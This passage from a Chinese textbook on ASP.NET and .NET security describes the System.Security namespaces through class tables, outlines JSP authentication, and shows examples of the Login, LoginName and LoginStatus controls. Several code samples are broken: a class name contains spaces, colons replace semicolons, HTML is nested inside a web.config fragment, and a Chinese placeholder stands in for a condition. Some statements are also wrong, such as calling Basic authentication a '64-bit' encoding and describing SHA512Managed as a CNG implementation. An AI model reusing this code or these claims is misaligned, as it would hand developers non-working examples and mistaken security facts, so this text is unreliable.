}
```

当 Web 系统的日志代码位于程序集时，则需要确保在没有给代码授予充分的日志访问权限前无法加载程序集，应添加带 SecurityAction.RequestMinimum 的程序集访问属性 EventLogPermissionAttribute，实例代码如下：

```
// 此属性表示代码要求具有只访问
// 本地计算机 (".") 上的事件日志的能力并需要规范访问
// 这说明它可以读取或写入现存日志并创建新事件源
// 和事件日志
[assembly:EventLogPermissionAttribute(SecurityAction.RequestMinimum,
MachineName=".",
PermissionAccess=
EventLogPermissionAccess.Instrument)]
public static void WriteToLog( string message )
{
…
}
```

上述情况是针对 Web 托管代码而言的，而对于使用 C++/C 编写的组件或应用程序，则需要有选择性的控制它们的访问权限。在 System.Security 空间，SupressUnmanaged SecurityAttribute 用来控制非托管代码的访问权限。当托管代码调入非托管代码（通过 PInvoke 或 COM Interop 进入本机代码）和程序编译链接时，均要求 UnmanagedCode 权限以确保所有调用方都有允许调入的必要权限。例如，函数 A 调用函数 B，并且函数 B 用 SuppressUnmanagedCodeSecurityAttribute 进行了标记，则在实时编译时检查函数 A 的非托管代码权限，但随后在运行时不进行检查，因此使用此属性应特别小心，否则会产生安全漏洞。

## 2.3　System.Security.Cryptography

Cryptography 命名空间用来完成软件系统信息加密和解密，主要依赖于哈希技术 Hash

和随机因子算法 RNG。

表 2-2 所示为主要加密类，更加清晰的描述了该加解密空间下的功能类。

表 2-2　System.Security.Cryptography 下的主要类

| 类　名　称 | 功　　能 |
|---|---|
| CryptoConfig | 访问加密配置信息 |
| CryptographicAttributeObject | 包含一个类型和与该类型相关联的值的集合 |
| CryptographicAttributeObjectCollection | 包含 CryptographicAttributeObject 对象的集合 |
| CryptographicAttributeObjectEnumerator | 为 CryptographicAttributeObjectCollection 集合提供枚举功能 |
| CryptographicException | 加密操作中出现错误时引发的异常 |
| CryptographicUnexpectedOperationException | 加密操作中出现意外操作时引发的异常 |
| CryptoStream | 定义将数据流链接到加密转换的流 |
| DES | 所有 DES 实现都必须从中派生的数据加密标准算法的基类 |
| DESCryptoServiceProvider | 定义访问数据加密标准算法的加密服务提供程序版本的包装对象 |
| DSA | 所有数字签名算法 |
| DSACryptoServiceProvider | 定义访问 DSA 算法的加密服务提供程序实现的包装对象 |
| DSASignatureDeformatter | 验证数字签名算法 |
| DSASignatureFormatter | 创建数字签名算法 |
| FromBase64Transform | 从 Base 64 转换 CryptoStream |
| HashAlgorithm | 定义所有加密哈希算法实现均必须从中派生的基类 |
| KeyedHashAlgorithm | 定义所有加密哈希算法实现均必须从中派生的抽象类 |
| KeySizes | 确定对称加密算法的有效密钥大小设置 |
| MD5 | MD5 哈希算法的所有实现均从中继承的抽象类 |
| MD5Cng | 提供 MD5（消息摘要 5）128 位哈希算法的 CNG（下一代加密技术）实现 |
| MD5CryptoServiceProvider | 使用加密服务提供程序 |
| PasswordDeriveBytes | 使用 PBKDF1 算法的扩展从密码派生密钥 |
| PKCS1MaskGenerationMethod | 根据 PKCS#1 计算用于密钥交换算法的掩码 |
| ProtectedData | 提供数据保护和取消数据保护的方法，无法继承此类 |
| ProtectedMemory | 提供内存保护和取消内存保护的方法，无法继承此类 |
| RandomNumberGenerator | 定义加密随机数生成器的所有实现均从中派生的抽象类 |
| RNGCryptoServiceProvider | 使用加密服务提供程序提供的实现来实现加密随机数生成器 |
| RSA | 定义 RSA 算法的所有实现均从中继承的基类 |
| RSACryptoServiceProvider | 使用加密服务提供程序提供的 RSA 算法实现不对称加密和解密 |
| RSAOAEPKeyExchangeDeformatter | 对最优不对称加密填充密钥交换数据进行解密 |
| RSAOAEPKeyExchangeFormatter | 使用 RSA 创建最优不对称加密填充密钥交换数据 |
| RSAPKCS1KeyExchangeDeformatter | 解密 PKCS#1 密钥交换数据 |
| RSAPKCS1KeyExchangeFormatter | 使用 RSA 创建 PKCS#1 密钥交换数据 |

续表

| 类　名　称 | 功　　能 |
|---|---|
| RSAPKCS1SignatureDeformatter | 验证 RSAPKCS#1 1.5 版签名 |
| RSAPKCS1SignatureFormatter | 创建 RSAPKCS#1 1.5 版签名 |
| SHA1 | 计算输入数据的 SHA1 哈希值 |
| SHA1Cng | 提供安全哈希算法（SHA）的下一代加密技术（CNG）实现 |
| SHA1CryptoServiceProvider | 使用加密服务提供程序 |
| SHA1Managed | 使用托管类库计算输入数据的 SHA1 哈希值 |
| SHA512Managed | 提供使用 512 位哈希值的安全哈希算法（SHA）的下一代加密技术（CNG）实现 |
| SymmetricAlgorithm | 定义所有对称算法的实现都必须从中继承的抽象基类 |
| ToBase64Transform | 将 CryptoStream 转换为 Base 64 |
| TripleDES | 定义三重数据加密标准算法的基类，TripleDES 的所有实现都必须从此基类派生 |
| TripleDESCryptoServiceProvider | 定义访问 TripleDES 算法的加密服务提供程序（CSP）版本的包装对象 |

## 2.4　System.Security.Principal

Principal 命名空间下的类库用来支撑角色安全控制，还用来约束人员所能够访问的类和类成员。该命名空间包括的接口是 IPrincipal 和 IIdentity，提供开发人员构建 Web 应用系统的验证规则，主要分为以下两个部分：

### 1．自定义验证

通过使用 GenericPrincipal 和 GenericIdentity 自定义专门的角色和用户身份信息。

### 2．Windows验证

通过 WindowsPrincipal 和 WindowsIdentity 创建符合 Windows 安全认证标准的账户信息，信息的审核标准必须依据 Windows 用户组来确定。

表 2-3 所示为主要加密类，更加清晰的描述了该加解密空间下的功能类。

表 2-3　Principal下的主要类

| 类　名　称 | 功　　能 |
|---|---|
| GenericIdentity | 表示一般用户 |
| GenericPrincipal | 表示代码访问规则 |
| IdentityNotMappedException | 表示其标识未能映射到已知标识的主体的异常 |
| IdentityReference | NTAccount 和 SecurityIdentifier 类的基类。此类不提供公共构造函数，不能被继承 |
| IdentityReferenceCollection | 表示 IdentityReference 对象的集合，并提供一种方法将 IdentityReference 派生的对象集转换为 IdentityReference 派生的类型 |

续表

| 类 名 称 | 功 能 |
|---|---|
| NTAccount | 表示一个用户或组账户 |
| SecurityIdentifier | 表示一个安全标识符并为其提供封送处理和比较操作 |
| WindowsIdentity | 表示 Windows 用户 |
| WindowsImpersonationContext | 表示模拟操作之前的 Windows 用户 |
| WindowsPrincipal | 允许代码检查 Windows 用户的 Windows 组成员身份 |

下面的实例说明 GenericIdentity 类和 GenericPrincipal 类如何合起来使用，以创建自定义并且独立于 Windows 域的身份验证方案。该实例创建自定义规则名称为 MyIdentity 的身份验证对象，并向线程附加安全访问角色 Manager 和 Teller。

实例代码如下：

```
using System;
using System.Security.Principal;
using System.Threading;

public class test Custom Principal
{
    public static int Main(string[] args)
    {
    //创建新的身份信息
    GenericIdentity MyIdentity = new GenericIdentity("MyIdentity");
    // 创建身份规则
    String[] MyStringArray = {"Manager", "Teller"};
    GenericPrincipal MyPrincipal =
        new GenericPrincipal(MyIdentity, MyStringArray);
    // 附加规则到线程
    Thread.CurrentPrincipal = MyPrincipal;
    // 显示执行结果
    String Name =  MyPrincipal.Identity.Name;
    bool Auth =  MyPrincipal.Identity.IsAuthenticated;
    bool IsInRole =  MyPrincipal.IsInRole("Manager");

    Console.WriteLine("The Name is: {0}", Name);
    Console.WriteLine("The IsAuthenticated is: {0}", Auth);
    Console.WriteLine("Is this a Manager? {0}", IsInRole);

    return 0;
    }
}
```

## 2.5 System.Security.Policy

Policy 命名空间集合了 Web 系统研发中能够用到的安全代码策略，主要包括证据类和策略等级。

### 1. 证据类

证据类是安全策略的输入，成员环境是开关，两者一起创建策略声明并确定授予的权限集。策略等级和代码组是策略层次结构的结构。代码组是规则的封装，它们在策略级别

中按层次结构排列。

证据对象实际在运行库内部被分为两个不同的集合，宿主证据集合和程序集证据集合。宿主证据集合是操作系统中已发现的程序集是如何以及从哪里进入相关机器中的证据集合，程序集证据集合是有关如何以及何时被加载到内存的证据集合。

证据可以以任何数据类型的对象，至于哪类证据可以被用于这个扩展的策略系统，没有绝对的限制。即便如此，在许多情况下为了建立信任和通过.NET 安全策略系统检查，在程序集中通常使用如下三种类型的证据：

（1）发布者签名。发布者签名作为内嵌的和编译过的元数据集，指出程序集的作者及其可靠性。发布者签名还包含一个数字证书，提供了一个由第三方执行的验证，将进一步确认程序集发布者的可靠性。

（2）强命名。强命名包含在 System.Security.Policy.StrongName 类中，是一套证据，包括名称、版本号、散列以及公钥。

（3）散列。散列包含在 System.Security.Policy.Hash 类中，本质上是为程序集指定的一个唯一数字标识。散列是一个有用的工具，作为和程序集关联的数值，直接和文件名关联。

### 2. 策略级别

在.NET 中使用了 4 种策略级别。它们用于确定一个合适的权限，指定给特定的程序集。这 4 种策略分别是 Enterprise、Machine、User、AppDomain。

策略级别 Enterprise 表示 Intranet 中安装活动目录（Active Directory，AD）的机器。Enterprise 级策略是最顶层的策略级别，并且会取代在 Machine 和 User 策略级别中建立的策略设置。在服务器上定义策略的实际策略文件位于 X：\WINDOWS\Microsoft.NET\Framework\vXXXX\config\enterprisesec.config。

- Machine 策略配置针对一个特定机器的所有用户。
- User 策略级别只应用于一台特定机器上的一个特定用户。
- AppDomain 作用于整个进程域的用户。

每个策略都包含代码组、策略程序集和权限集。代码组根据完整的访问控制配置，为.NET 程序集提供安全支持。代码组定义为满足特定成员条件的权限集合。如果成员条件不符合，那么代码组就不会为程序集授权。每个代码组都配置一个策略声明，用于解释为其配置了哪些权限集。

用于.NET 程序集部署的配置工具通常是.NET 配置工具（mscorecfg.msc）。如果需要调出安全配置工具，需要启动.NET 命令窗口，并输入 Mscorcfg.msc。也可以从命令提示窗口输入完整版本路径：%Systemroot%\Microsoft.NET\Framework\version Number\Mscorcfg.msc。假如基于.NET 3.5 配置 Web 开发工具，则需要下载 SDK（Windows Software Development Kit）。

为了更加清晰的描述该安全策略空间下的功能类，特列出主要策略类，如表 2-4 所示。

**表 2-4　主要策略类**

| 类　名　称 | 功　　能 |
|---|---|
| AllMembershipCondition | 表示与所有代码匹配的成员条件 |
| ApplicationDirectory | 提供应用程序目录作为策略评估的证据 |
| ApplicationDirectoryMembershipCondition | 通过测试程序集的应用程序目录确定该程序集是否属于代码组 |

续表

| 类　名　称 | 功　　能 |
| --- | --- |
| ApplicationSecurityInfo | 保存应用程序的安全证据 |
| ApplicationSecurityManager | 管理清单激活应用程序的信任决定 |
| ApplicationTrust | 封装关于应用程序的安全决策 |
| ApplicationTrustCollection | 表示 ApplicationTrust 对象的集合 |
| ApplicationTrustEnumerator | 表示 ApplicationTrustCollection 集合中 ApplicationTrust 对象的枚举数 |
| CodeConnectAccess | 指定授予代码的网络资源访问权限 |
| CodeGroup | 表示抽象基类，必须从该基类中导出代码组的所有实现 |
| Evidence | 定义组成对安全策略决策的输入的一组信息 |
| FileCodeGroup | 向符合成员条件的代码程序集授予权限以操作位于代码程序集中的文件 |
| FirstMatchCodeGroup | 允许由代码组的策略声明和第一个匹配的子代码组的策略声明的联合来定义安全策略 |
| GacInstalled | 确认一个代码程序集在全局程序集缓存中以策略评估证据的形式产生 |
| GacMembershipCondition | 通过测试程序集的全局程序集缓存成员资格，确定该程序集是否属于代码组 |
| Hash | 提供有关程序集的哈希值的证据 |
| HashMembershipCondition | 通过测试程序集的哈希值确定该程序集是否属于代码组 |
| NetCodeGroup | 向从其下载程序集的站点授予 Web 权限 |
| PermissionRequestEvidence | 定义表示权限请求的证据 |
| PolicyException | 当策略禁止代码运行时引发的异常 |
| PolicyLevel | 表示公共语言运行库的安全策略级别，无法继承此类 |
| PolicyStatement | 表示描述权限和其他适用于具有特定证据集的代码的信息的 CodeGroup 的语句，无法继承此类 |
| Publisher | 提供代码程序集的 Authenticode X.509v3 数字签名作为策略评估的证据，无法继承此类 |
| PublisherMembershipCondition | 通过测试程序集的软件发行 Authenticode X.509v3 证书确定程序集是否属于代码组 |
| Site | 提供从其中产生代码程序集的网站作为策略评估的证据 |
| SiteMembershipCondition | 通过测试从其中产生程序集的站点确定该程序集是否属于代码组 |
| StrongName | 提供代码程序集的强名称作为策略评估的证据 |
| StrongNameMembershipCondition | 通过测试程序集的强名称确定该程序集是否属于代码组 |
| TrustManagerContext | 表示做出决定以运行应用程序时和为新的 AppDomain（要在其中运行应用程序）建立安全时，信任关系管理器要考虑的上下文 |
| UnionCodeGroup | 表示一个代码组，该代码组的策略声明是当前代码组的策略声明和所有其匹配的子代码组策略声明的联合 |
| Url | 提供从其中产生代码程序集的 URL 作为策略评估的证据 |
| UrlMembershipCondition | 通过测试程序集的 URL 确定该程序集是否属于代码组 |

续表

| 类　名　称 | 功　　能 |
| --- | --- |
| Zone | 提供代码程序集的安全区域作为策略评估的证据 |
| ZoneMembershipCondition | 通过测试程序集的原始区域确定该程序集是否属于代码组 |

## 2.6　System.Security.Permissions

Permissions 命名空间包含能够控制 Web 系统资源的权限方法。对于 Web 系统来说，该命名空间下的类库能够控制网站文件信息和注册表资源，并且对敏感信息进行强命名。

为了更加清晰的描述该权限空间下的功能类，特列出主要权限控制类，如表 2-5 所示。

**表 2-5　权限控制类**

| 类　名　称 | 功　　能 |
| --- | --- |
| CodeAccessSecurityAttribute | 为代码访问安全性指定基属性 |
| DataProtectionPermission | 控制访问加密数据和内存的能力 |
| DataProtectionPermissionAttribute | 允许对使用声明安全性应用到代码中的 DataProtectionPermission 进行安全操作 |
| EnvironmentPermission | 控制对系统和用户环境变量的访问 |
| EnvironmentPermissionAttribute | 允许对使用声明安全性应用到代码中的 EnvironmentPermission 进行安全操作 |
| FileDialogPermission | 控制通过“文件”对话框访问文件或文件夹的能力 |
| FileDialogPermissionAttribute | 允许对使用声明安全性应用到代码中的 FileDialogPermission 进行安全操作 |
| FileIOPermission | 控制访问文件和文件夹的能力 |
| FileIOPermissionAttribute | 允许对使用声明安全性应用到代码中的 FileIOPermission 进行安全操作 |
| GacIdentityPermission | 定义从全局程序集缓存中产生的文件的标识权限 |
| GacIdentityPermissionAttribute | 允许对使用声明安全性应用到代码中的 GacIdentityPermission 进行安全操作 |
| HostProtectionAttribute | 允许使用声明性安全操作来确定宿主保护要求 |
| IsolatedStorageFilePermission | 指定允许使用私有虚拟文件系统 |
| IsolatedStorageFilePermissionAttribute | 允许对使用声明安全性应用到代码中的 IsolatedStorageFile Permission 进行安全操作 |
| IsolatedStoragePermission | 表示对一般独立存储功能的访问 |
| IsolatedStoragePermissionAttribute | 允许对使用声明安全性应用到代码中的 IsolatedStorage Permission 进行安全操作 |
| KeyContainerPermission | 控制访问密钥容器器的能力 |
| KeyContainerPermissionAccessEntry | 为特定密钥容器器指定访问权限 |
| KeyContainerPermissionAccess EntryCollection | 表示 KeyContainerPermissionAccessEntry 对象的集合 |

续表

| 类　名　称 | 功　　能 |
| --- | --- |
| KeyContainerPermissionAttribute | 允许对使用声明安全性应用到代码中的 KeyContainerPermission 进行安全操作 |
| MediaPermission | 描述一组安全权限，安全权限控制音频、图像和视频媒体在不完全可信的 Windows Presentation Foundation（WPF）应用程序中的运行能力 |
| MediaPermissionAttribute | 允许对使用声明安全性应用到代码中的 MediaPermission 进行安全操作 |
| PermissionSetAttribute | 允许对使用声明安全性应用到代码中的 PermissionSet 进行安全操作 |
| PrincipalPermission | 允许使用为声明和强制安全性操作定义的语言结构来检查活动用户（请参见 IPrincipal） |
| PrincipalPermissionAttribute | 允许对使用声明安全性应用到代码中的 PrincipalPermission 进行安全操作 |
| PublisherIdentityPermission | 表示软件发行者的身份标识 |
| PublisherIdentityPermissionAttribute | 允许对使用声明安全性应用到代码中的 PublisherIdentity Permission 进行安全操作 |
| ReflectionPermission | 通过 System.Reflection API 控制对非公共类型和成员的访问。控制 System.Reflection.Emit API 的一些功能 |
| ReflectionPermissionAttribute | 允许对使用声明安全性应用到代码中的 ReflectionPermission 进行安全操作 |
| RegistryPermission | 控制访问注册表变量的能力 |
| RegistryPermissionAttribute | 允许对使用声明安全性应用到代码中的 RegistryPermission 进行安全操作 |
| ResourcePermissionBase | 允许控制代码访问安全权限 |
| ResourcePermissionBaseEntry | 定义代码访问安全权限集的最小单位 |
| SecurityAttribute | 为 CodeAccessSecurityAttribute 派生自的声明安全性指定基属性类 |
| SecurityPermission | 描述应用于代码的安全权限集 |
| SecurityPermissionAttribute | 允许对使用声明安全性应用到代码中的 SecurityPermission 进行安全操作 |
| SiteIdentityPermission | 为作为代码来源地的网站定义标识权限 |
| SiteIdentityPermissionAttribute | 允许对使用声明安全性应用到代码中的 SiteIdentityPermission 进行安全操作 |
| StorePermission | 控制对包含 X.509 证书的存储区的访问权限 |
| StorePermissionAttribute | 允许对使用声明安全性应用到代码中的 StorePermission 进行安全操作 |
| StrongNameIdentityPermission | 为强名称定义标识权限 |
| StrongNameIdentityPermissionAttribute | 允许对使用声明安全性应用到代码中的 StrongNameIdentity Permission 进行安全操作 |
| StrongNamePublicKeyBlob | 表示强名称的公钥信息（称为 Blob） |
| UIPermission | 控制与用户界面和剪贴板相关的权限 |

续表

| 类　名　称 | 功　　能 |
| --- | --- |
| UIPermissionAttribute | 允许对使用声明安全性应用到代码中的 UIPermission 进行安全操作 |
| UrlIdentityPermission | 为代码源自的 URL 定义标识权限 |
| UrlIdentityPermissionAttribute | 允许对使用声明安全性应用到代码中的 UrlIdentityPermission 进行安全操作 |
| WebBrowserPermission | 对象控制创建 Web 浏览器控件的能力 |
| WebBrowserPermissionAttribute | 允许对使用声明安全性应用到代码中的 WebBrowser Permission 进行安全操作 |

## 2.7　System.Web.Security

Security 命名空间下的类库是针对 Web 托管代码的，完成用户的权限和身份验证，主要包括 Windows、Forms、Passport、URL 和文件的安全认证功能。

从 ASP.NET 3.0 开始，System.Web.Security 与各类界面安全控件结合使用，简化开发人员的重复劳动，涉及用户权限管理、登录、角色管理。

Membership 类由 ASP.NET 应用程序用来验证用户凭据并管理用户设置（如密码和电子邮件地址）。使用 Roles 类可以根据指定给 Web 应用程序的角色的用户组对应用程序的授权进行管理。

Membership 类和 Roles 类都使用提供程序，即访问应用程序的数据存储以检索成员资格和角色信息的类。成员资格和角色信息可以使用 SqlMembershipProvider 和 SqlRoleProvider 类存储在 Microsoft SQL Server 数据库中；也可以使用 ActiveDirectory MembershipProvider 和 AuthorizationStoreRoleProvider 类存储在 Active Directory 中，还可以使用 MembershipProvider 和 RoleProvider 类的实现存储在自定义数据源中。

使用 membership 元素（ASP.NET 设置架构）可以配置 ASP.NET 成员资格。MembershipUser 类的提供程序特定的实现包含有关用户访问页的信息。可以为应用程序创建 MembershipUser 类的自定义实现。

使用 roleManager 元素（ASP.NET 设置架构）可以配置 ASP.NET 角色。ASP.NET 提供与 Membership 类和 Roles 类交互的服务器控件。Login、CreateUserWizard 和 ChangePassword 控件使用 Membership 类来简化具有身份验证的 Web 应用程序的创建，而 LoginView 控件使用角色特定的模板为特定用户组自定义网页。

更加清晰的 Web 安全空间下的功能类，如表 2-6 所示。

**表 2-6　权限控制类**

| 类　名　称 | 功　　能 |
| --- | --- |
| ActiveDirectoryMembershipProvider | 为 Active Directory 和 Active Directory 应用程序模式服务器中的 ASP.NET 应用程序管理成员资格信息的存储 |
| ActiveDirectoryMembershipUser | 公开和更新 Active Directory 数据存储区中存储的成员资格用户信息 |

续表

| 类　名　称 | 功　　能 |
|---|---|
| AnonymousIdentificationEventArgs | 为 AnonymousIdentification_Creating 事件提供数据 |
| AnonymousIdentificationModule | 管理 ASP.NET 应用程序的匿名标识符 |
| AuthorizationStoreRoleProvider | 在 XML 文件中、Active Directory 中或 Active Directory 应用程序模式服务器上管理 ASP.NET 应用程序的角色成员资格信息在授权管理器策略存储区中的存储 |
| DefaultAuthenticationEventArgs | 为 DefaultAuthentication_OnAuthenticate 事件提供数据 |
| DefaultAuthenticationModule | 确保上下文中存在身份验证对象 |
| FileAuthorizationModule | FileAuthorizationModule 验证远程用户是否具有访问所请求的文件的权限 |
| FormsAuthentication | 为 Web 应用程序管理 Forms 身份验证服务 |
| FormsAuthenticationEventArgs | 为 FormsAuthentication_OnAuthenticate 事件提供数据 |
| FormsAuthenticationModule | 启用 Forms 身份验证的情况下设置 ASP.NET 应用程序用户的标识 |
| FormsAuthenticationTicket | 提供对票证的属性和值的访问，这些票证用于 Forms 身份验证对用户进行标识 |
| FormsIdentity | 表示一个使用 Forms 身份验证进行了身份验证的用户标识 |
| Membership | 验证用户凭据并管理用户设置 |
| MembershipCreateUserException | 在成员资格提供程序未成功创建用户时引发的异常 |
| MembershipPasswordException | 无法从密码存储区检索到密码时引发的异常 |
| MembershipProvider | 定义 ASP.NET 为使用自定义成员资格提供程序提供成员资格服务而实现的协定 |
| MembershipProviderCollection | 继承自成员类 |
| MembershipUser | 公开和更新成员资格数据存储区中的成员资格用户信息 |
| MembershipUserCollection | 继承 MembershipProvider 抽象类的对象的集合 |
| PassportAuthenticationEventArgs | PassportAuthenticationModule 传递到 Authenticate 事件的事件参数。由于此处已存在一个标识，因此这主要用于使用已提供的标识将自定义 IPrincipal 对象附加到上下文。提供围绕 Passport 身份验证服务的包装 |
| PassportAuthenticationModule | 提供由 PassportAuthenticationModule 使用的类。它为应用程序提供了一种访问 Ticket 方法的途径 |
| PassportIdentity | 表示一个经过 Passport 身份验证的主体 |
| PassportPrincipal | 表示 Passport 验证规则 |
| RoleManagerEventArgs | 为 RoleManagerModule 类的 GetRoles 事件提供事件数据 |
| RoleManagerModule | 管理当前用户的 RolePrincipal 实例 |
| RolePrincipal | 表示当前 HTTP 请求的安全信息，包括角色成员资格 |
| RoleProvider | 定义 ASP.NET 为使用自定义角色提供程序提供角色管理服务而实现的协定 |
| RoleProviderCollection | 继承 RoleProvider 抽象类的对象的集合 |
| Roles | 管理角色中的用户成员资格 |
| SqlMembershipProvider | 管理角色中的用户成员资格，以便在 ASP.NET 应用程序中进行授权检查 |

续表

| 类　名　称 | 功　　能 |
|---|---|
| SqlRoleProvider | 管理 SQL Server 数据库中 ASP.NET 应用程序的成员资格信息存储 |
| UrlAuthorizationModule | 验证用户具有访问所请求的 URL 的权限 |
| ValidatePasswordEventArgs | 为 MembershipProvider 类的 ValidatingPassword 事件提供事件数据 |
| WindowsAuthenticationEventArgs | 为 WindowsAuthentication_OnAuthenticate 事件提供数据 |
| WindowsAuthenticationModule | 启用 Windows 身份验证的情况下设置 ASP.NET 应用程序用户的标识 |
| WindowsTokenRoleProvider | 通过 Windows 组成员资格获取 ASP.NET 应用程序的角色信息 |

## 2.8　JSP 的安全类

JSP 虽然不是本书的重点，但是它的相关安全类也是可圈可点的。例如，Authentication 利用通信实体验证对方的身份。资源访问控制（Access Control for Resources）技术可以对指定的用户组进行操作，限制用户的某些权限。Data Integrity 可以保证数据在传递过程中不被第三方修改。数据授权技术（Confidentiality or Data Privacy）保证数据只被那些授权使用的用户使用。

具体这几种方式的详细介绍如下：

### 1．安全策略

Declarative Security 的内容包括角色控制，完成外部表单所要求的输入验证。在网站运行时，servlet 框架使用这些策略强制验证。

### 2．代码级安全策略

当 Declarative Security 不能够完全过滤用户输入和验证角色时，就可以使用代码级安全策略。Programmatic Security 包括 HttpServletRequest 接口的下列方法：

getRemoteUser 方法返回经过客户端验证的用户名。IsUserInRole 向容器 container 的安全机制检索特定的用户是否在一个给定的安全角色中。GetUserPrinciple 方法返回一个 java.security.Pricipal 对象。这些 APIs 根据远程用户的逻辑角色让 servlet 去完成一些逻辑判断。它也可以让 servlet 去决定当前用户的权限。如果 getRemoteUser 返回 null 值（这意味着没有用户被验证），那么 isUserInRole 就总会返回 false，getUserPrinciple 总会返回 null。

### 3．角色

角色（Roles）是由开发和维护人员所定义的一个抽象的逻辑用户组。当一个网站系统被发布，Deployer 就把这些角色映射到安全认证，例如组或规则。

当 Deployer 把一个安全角色映射为操作环境下的一个用户组，调用安全策略所属的用户组就从安全属性中获得。如果安全策略的用户组与在操作环境下的用户组相匹配，那么安全策略就是一个安全角色。当 Deployer 把一个安全角色映射为一个在安全域中的安全策略名时，调用安全策略就把角色从安全属性中提取出来。如果两者相同的话，调用的安

全策略就是安全的。

### 4. Authentication

JSP 的 WEB 系统能够利用下列的认证机制验证一个用户。

（1）HTTP Digest Authentication。

（2）HTTPS Client Authentication。

（3）HTTP Basic Authentication。

（4）HTTP Based Authentication。

### 5. HTTP Basic Authentication

HTTP Basic Authentication 是一个定义在 HTTP/1.1 规范中的验证机制。这种机制是以用户名和密码为基础的。一个 JSP 系统要求一个 Web Client 去验证一个用户。作为请求的一部分，Web Server 传递 realm 的字符串，用户的验证信息就包含在字符串中。Web Client 得到这些用户名和密码，然后把它传递给 Web Server。然后 Web server 验证这些用户。

由于密码是使用 64 位的弱编码来传递的，所以 Basic Authentication 不是一种安全的验证协议。假如增加（HTTPS）或在网络层使用安全措施就能弥补这些不足。

### 6. HTTP Digest Authentication

与 HTTP Digest Authentication 一样，HTTP Digest Authentication 根据用户名和密码验证一个用户。密码的传输是通过一种加密的形式进行的，这就比 Basic Authentication 所使用的 64 位编码形式传递要安全得多。但这种方法还是没有 HTTPS 安全。

### 7. HTTPS Client Authentication

使用 HTTPS（HTTP over SSL）的用户验证是一种严格验证机制。这种机制要求用户客户端处理公共密钥（Public Key Certification，PKC）。

# 第 3 章　ASP.NET 4.0 的安全组件

本章主要介绍在.NET 框架下开发 Web 应用时必须用到的安全控件，这些控件与安全代码一起构成了安全罩。对于用户来说，这些控件是系统界面所必须的元素。对于开发人员来说，正确并有效地使用安全控件能够迅速的构建最基本的安全体系。

安全控件实质上是一种程序，可以依据 Web 应用的需要进行编写。目前，安全控件主要应用于银行的网银及网络交易平台，用来保护用户的账号和密码等信息，避免经济损失。

安全控件在用户登录时发挥作用，通过它对关键数据进行 SSL 加密，防止账号密码被木马程序或病毒窃取，有效防止木马窃取键盘记录。从用户的登录到注销，安全控件可以实时对应用程序及客户端进行监控。目前，用安全控件来保护客户的账号及密码是非常安全的。

ASP.NET 的安全控件主要包括登录控件、登录状态控件、密码恢复控件、密码修改控件和创建用户向导控件。这些控件与.NET 3.5/4 的 membership、Role Manager 等用户管理技术配合使用。

目前 ASP.NET 版本中包含 membership API，能够绑定诸多安全控件。这种绑定结构允许使用成员管理技术来控制各类安全控件的属性。在常规的 Web 应用开发中，使用最频繁的就是用户登录、用户注册和密码管理控件。

## 3.1　登 录 控 件

登录控件为站点的基于认证和授权的 UI（如登录窗体、创建用户窗体、密码取回、已登录用户或角色的定制 UI）提供了基本模块。这些控件利用 ASP.NET 中内建的成员和角色服务与站点所定义的用户和角色信息交互操作。用户点击登录按钮后，控件调用 membership 验证用户的凭证。假如用户的身份凭证有效，则利用窗体验证方法 SetAuthCookie 保存用户的登录数据。

登录控件的设计状态如图 3-1 所示。




图 3-1　登录控件

登录控件的基本配置结构包括创建用户属性、创建用户页面属性、恢复密码属性和显示保存状态属性。

其 HTML 代码如下：

```
<asp:Login runat="server" ID="login"
   CreateUserText="New User?"
   CreateUserUrl="~/register.aspx"
   PasswordRecoveryText="Forgot Password?"
   PasswordRecoveryUrl="~/Password.aspx"
   DisplayRememberMe="false" />
```

开发人员除了可以用这个安全控件自动生成和执行用户操作外，也可以自定义它们的表现形式。在用户认证前后，利用认证事件 AuthenticateEventArgs 输出想要的认证结果。值得一提的是，该控件还能够根据开发人员的配置，显示验证过程当中的各类错误。

下面的实例演示如何自定义认证事件 EventAuthenticate，该事件根据验证结果获取不同的验证参数，实例代码如下：

```
<%@ Page Language="C#" %>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">
protected void  EventAuthenticate(object sender,
AuthenticateEventArgs e)
{
// 验证用户凭证
if (ValidateUser(login.UserName, login.Password))
e.Authenticated = true:
else
e.Authenticated = false:
}
</script>
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
<title>Login</title>
</head>
<body>
<form id="form1" runat="server">
<div>
<asp:Login runat="server" ID="login"
  OnAuthenticate=" EventAuthenticate " />
</div>
</form>
</body>
</html>
```

## 3.2　登录状态控件

登录状态控件分为两个部分，分别是用来显示用户名称的控件 LoginName 和用来显示登录状态的控件 LoginStatus。

### 1．用户名显示控件LoginName

在日常开发中，开发人员经常使用类似 Session["username"]或 Context.User.Identity.

Name 的方式直接显示用户名，这种方式是比较烦琐和不安全的。类似操作很容易被黑客从客户端内存中提取，而使用 LoginName 则可以有效防止这种情况的发生。

嵌入页面的具体代码如下：

```
"你好" <asp:LoginName runat="server" ID="_loginName" />，欢迎归来！
```

## 2. 登录状态显示控件LoginStatus

LoginStatus 控件则用来检测用户被授权的情况，假如用户没有通过验证则显示要求登录链接，反之则显示允许注销链接。

下面的实例说明了如何使用 LoginStatus 控件检测用户的安全状态。该实例通过上下文对象获取验证状态，使用 if 语句来判定 Context.User.Identity。假如用户需要注销窗体验证状态，可以调用票据注销方法 FormsAuthentication.SignOut。具体步骤如下：

（1）在 web.config 配置验证类型及信息：

```
  <authentication mode="Forms">
     <forms name="landrise aspnet" path="/" loginUrl="~/Login.aspx"
     timeout="20"
 defaultUrl="~/Default.aspx"/>
```

（2）配置 HTML 页面：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
   "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html  >
<head>
   <title>ASP.NET Example</title>
</head>
<body>
   < asp:LoginStatus ID="LoginStatus1" runat="server"
      onloggingout="LoginStatus1 LoggingOut" />
  </form>
   </body>
</html>
    </authentication>
```

（3）实现登录状态的验证：

```
If (!Request.IsAuthenticated)// 判断是事登录
{
   // 未登录转到登录页面
   FormsAuthentication.RedirectToLoginPage()
}
```

（4）在登录页面注销当前登录用户：

```
Protected void LoginStatus1 LoggingOut (object sender, LoginCancelEvent
Args e)
{
    if(通过账号密码验证)
     {
        // username 用户识标
        // createPersistentCookie 是否记住,如果为 true,下次直接进入系统
        FormsAuthentication.SignOut():// 退出登录
        FormsAuthentication.SetAuthCookie(username, createPersistent
```

```
